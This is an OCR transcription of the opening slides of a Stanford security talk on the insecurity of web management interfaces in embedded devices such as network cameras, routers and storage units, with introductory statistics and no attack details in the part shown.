Embedded Management Interfaces

Emerging Massive Insecurity

Hristo Bojinov Elie Bursztein Dan Boneh
Stanford Computer Security Lab

Stanford Computer Security Lab

What this talk is about ?

What this talk is about ?

- Massively deployed devices

What this talk is about ?

- Massively deployed devices
- Embedded web management interface

What this talk is about ?

- Massively deployed devices
- Embedded web management interface
- How you can exploit these interfaces

What this talk is about ?

- Massively deployed devices
- Embedded web management interface
- How you can exploit these interfaces
- What we can do about it

devices?

devices?

devices?

devices?

devices?


NETWORK REMOTE MONITORING SYSTEM
PAN TILT CONTROLLABLE
MIC
PRIVACY
Panasonic
BL-C111


LINKSYS
CISCO

devices?


BUFFALO
FUNCTION
BUFFALO


NETWORK REMOTE MONITORING SYSTEM
PAN TILT CONTROLLABLE
MIC
PRIVACY
Panasonic
BL-C111


LINKSYS
cisco

devices?


LINKSYS


BUFFALO
FUNCTION
BUFFALO


NETWORK REMOTE MONITORING SYSTEM
PAN TILT CONTROLLABLE
MIC
PRIVACY
Panasonic
BL-C111


LINKSYS
cisco

devices?


LINKSYS


BUFFALO
FUNCTION
BUFFALO


NETWORK REMOTE MONITORING SYSTEM
PAN TILT CONTROLLABLE
MIC
PRIVACY
Panasonic
BL-C111


LINKSYS
cisco


devices?


LINKSYS


BUFFALO
FUNCTION
BUFFALO


NETWORK REMOTE MONITORING SYSTEM
PAN TILT CONTROLLABLE
MIC
PRIVACY
Panasonic
BL-C111


LINKSYS
cisco




Web management interface

Managing embedded devices via a web interface:

- ✓ *Easier for users*
- ✓ *Cheaper for vendors*

Internet

- 240M registered domains
- 72M active domains




Source Netcraft

Web security prominence

<u>Today:</u>


- top server-side issue
- top client-side issue




Source: Sans top 20

Source: MITRE CVE trends

Web application spectrum



Web application spectrum




Embedded device prominence

- Embedded web applications are *everywhere*
- 100M+ WiFi access points
- also in millions of

  switches, printers,

